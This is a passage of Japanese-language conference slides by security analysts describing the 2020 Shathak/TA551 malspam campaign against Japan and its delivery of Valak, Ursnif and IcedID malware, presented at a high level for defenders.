Shathakに関する攻撃キャンペーンの全体像

笹田 修平 ・ 田村 涼 ・ 丹羽 祐介 ・ 浜本 翔太郎 ・ 松本 拓馬

講演者/共著者 紹介

笹田 修平
株式会社サイバーディフェンス研究所
分析官
文書ファイル解析

浜本 翔太郎
NECソリューションイノベータ株式会社
マルウェアアナリスト
IcedID 解析　メール分析

田村 涼
株式会社セキュアブレイン
SOCアナリスト
インフラ分析　Ursnif 分析

松本 拓馬
株式会社ラック
マルウェアアナリスト
IcedID 解析　インフラ分析　全体管理


丹羽 祐介
伊藤忠商事株式会社
ITCCERT サイバーセキュリティ分析官
Valak 分析　メール分析　校閲

はじめに

- 2020年10月末～11月に日本向けの攻撃キャンペーンが行われました
- 日本への被害を減らす目的で分析結果の一部を公開しました

IcedIDの感染につながる日本向けキャンペーンの分析

2020年11月12日 / malspam



最終更新日:2020年11月24日　2020年10月下旬から、Shathak/TA551※に関連する攻撃が日本へ複数回行われていることを確認しています。 我々は、Shathakの攻撃状況を数か月にわたって調査しており、本キャンペーンにおいても情報共有できる点があるため、日本向けキャンペーンの特徴とマルウェア感染時の痕跡の確認方法をお伝えします。 ※Shathak/TA551は、本攻撃で使用される特徴的なマルウェア配信のためのネットワーク、または本攻撃を行う攻撃者グループのことを指します。　更新履歴 本稿の更新による変更点は次の通りです。 更新日 更新内容 [...]

READ MORE

Mal-Eats IcedID　検索

https://mal-eats.net/

本講演のゴール

次回の攻撃キャンペーンに備えるため、下記の内容を理解する


- 攻撃キャンペーンの全体像
  - メールや文書ファイルの特徴
  - 使用される多様なマルウェアの特徴
  - 攻撃者の目的
- 現在の日本を取り巻く状況
  - 攻撃者グループの関連性
  - バンキングマルウェアのトレンドの変化

目次

1.概要

Shathakに関連する攻撃の注目度

- セキュリティベンダやリサーチャーブログでキャンペーンの情報が共有されている




（図の引用元：上から参考文献[1]、[4]、[6]）


Shathakとは

- マルウェア配信のためのネットワーク
  - SNS上で一部のリサーチャが呼称したことから定着
  - 本攻撃を行う攻撃者グループの名前としても使用されることがある
  - 別名「TA551」の厳密な定義は不明
- メール配信からペイロード取得までの特徴
  1. 何らかの方法で取得したメールの情報を流用：返信型メール
  2. パスワード付きZIPファイル＋メール本文にパスワード
  3. 特徴的なURLパターンで通信する悪性文書ファイル
- 活動
  - 遅くとも2018年から活動していると考えられる
  - 攻撃対象は、アメリカ、カナダ、イタリア、ドイツ、日本など

SNSでの報告件数の推移（月別件数／曜日割合）

- Shathakに関連するメールや文書ファイルの報告は、増加傾向にある







日本を狙った攻撃キャンペーン

- 日本を標的とした攻撃キャンペーンも行われている
- 日本語のメール／悪性文書ファイルを使用する

年月	キャンペーン日数
2018年11月	1日
2019年12月	1日
2020年3月	1日
2020年10月	3日
2020年11月	4日






2020年10月27日のメール・文書ファイルの例

2.攻撃の全体像


感染する主要なマルウェア

- Valak
  - 2019年10月頃から観測されているマルウェア [3][4]
  - 主に情報窃取と追加のマルウェアをダウンロードするために使用される
  - IcedIDをダウンロードすることがある
- Ursnif
  - 複数の攻撃者グループによって使用されているバンキングマルウェア
- IcedID
  - 2017年に報告されたバンキングマルウェア [11]
  - 複数の攻撃者グループによって使用されている
  - 現在は複数のダウンローダ／ローダを経由して、メモリ上にIcedID本体を展開する構成になっている

感染フロー


メール
ZIP
添付ファイル
（パスワード付きZIP）
文書ファイル
ペイロードのダウンロード
直接バンキングマルウェアに感染するケース
Ursnif 感染
IcedID 感染
Valakの感染を経由してバンキングマルウェアに感染するケース
Valak 感染
ペイロードのダウンロード
IcedID 感染

